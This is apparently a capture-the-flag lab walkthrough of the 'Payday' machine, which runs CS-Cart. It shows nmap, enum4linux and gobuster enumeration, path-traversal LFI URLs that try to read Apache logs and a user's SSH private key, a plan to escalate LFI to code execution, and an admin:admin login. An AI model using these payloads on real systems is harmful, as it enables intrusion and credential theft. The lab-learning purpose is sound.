Payday

Nmap
sudo nmap -Pn -n 192.168.184.39 -sC -sV -p- --min-rate=10000 --open


sudo nmap -Pn -n 192.168.184.39 -sU --top-ports=100 --reason
SMB

Lets start by checking anonymous shares and see if theres anything interesting
enum4linux 192.168.184.39

Its a pretty noisy tool if we're just looking for anonymous shares but its usually the frist thing I run since it can pick up on other users as well. If we scroll down further we can see anonymous shares listed but none of them are non-default that might be of interest
HTTP - 80
We take a look at the website and the first thing we see is CS-Cart CMS
After googling for an exploit we find something

Its not a script but it gives us a few examples to try

And it works! We now have an application vulnerable to LFI and we see we have a user Patrick
Lets try getting RCE from LFI
To get a php shell, we need access to a log. it could bee access.log, error.log, or mail.log. So lets try seeing if we also have access to those:
http://192.168.184.39/classes/phpmailer/class.cs_phpmailer.php?classes_dir=../../../../../../../../../../../var/log/apache2/access.log%00
We get access denied. We get the same for mail.log and error.log. In fact most files we get permission denied.
Another thing we can try is getting ssh keys from patrick by:
http://192.168.184.39/classes/phpmailer/class.cs_phpmailer.php?classes_dir=../../../../../../../../../../../home/patrick/.ssh/id_rsa%00
We get not found error. Same for authorized_keys
One thing I realized at this point is that there were multiple cs-cart vulnerabilities. What version are we currently running of the CMS?
To get the version of any software simply add ?version to the end of the url as:
http://192.168.184.39/?version

Even after a more targeted search we still get roughly the same results. Lets continue with some dirbustin
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://192.168.184.39 -t 42 -b 400,401,403,404 --no-error

We're about 7% done with our scan but already I want to check out /admin

Cool. We get an admin login and after trying admin:admin we get access.
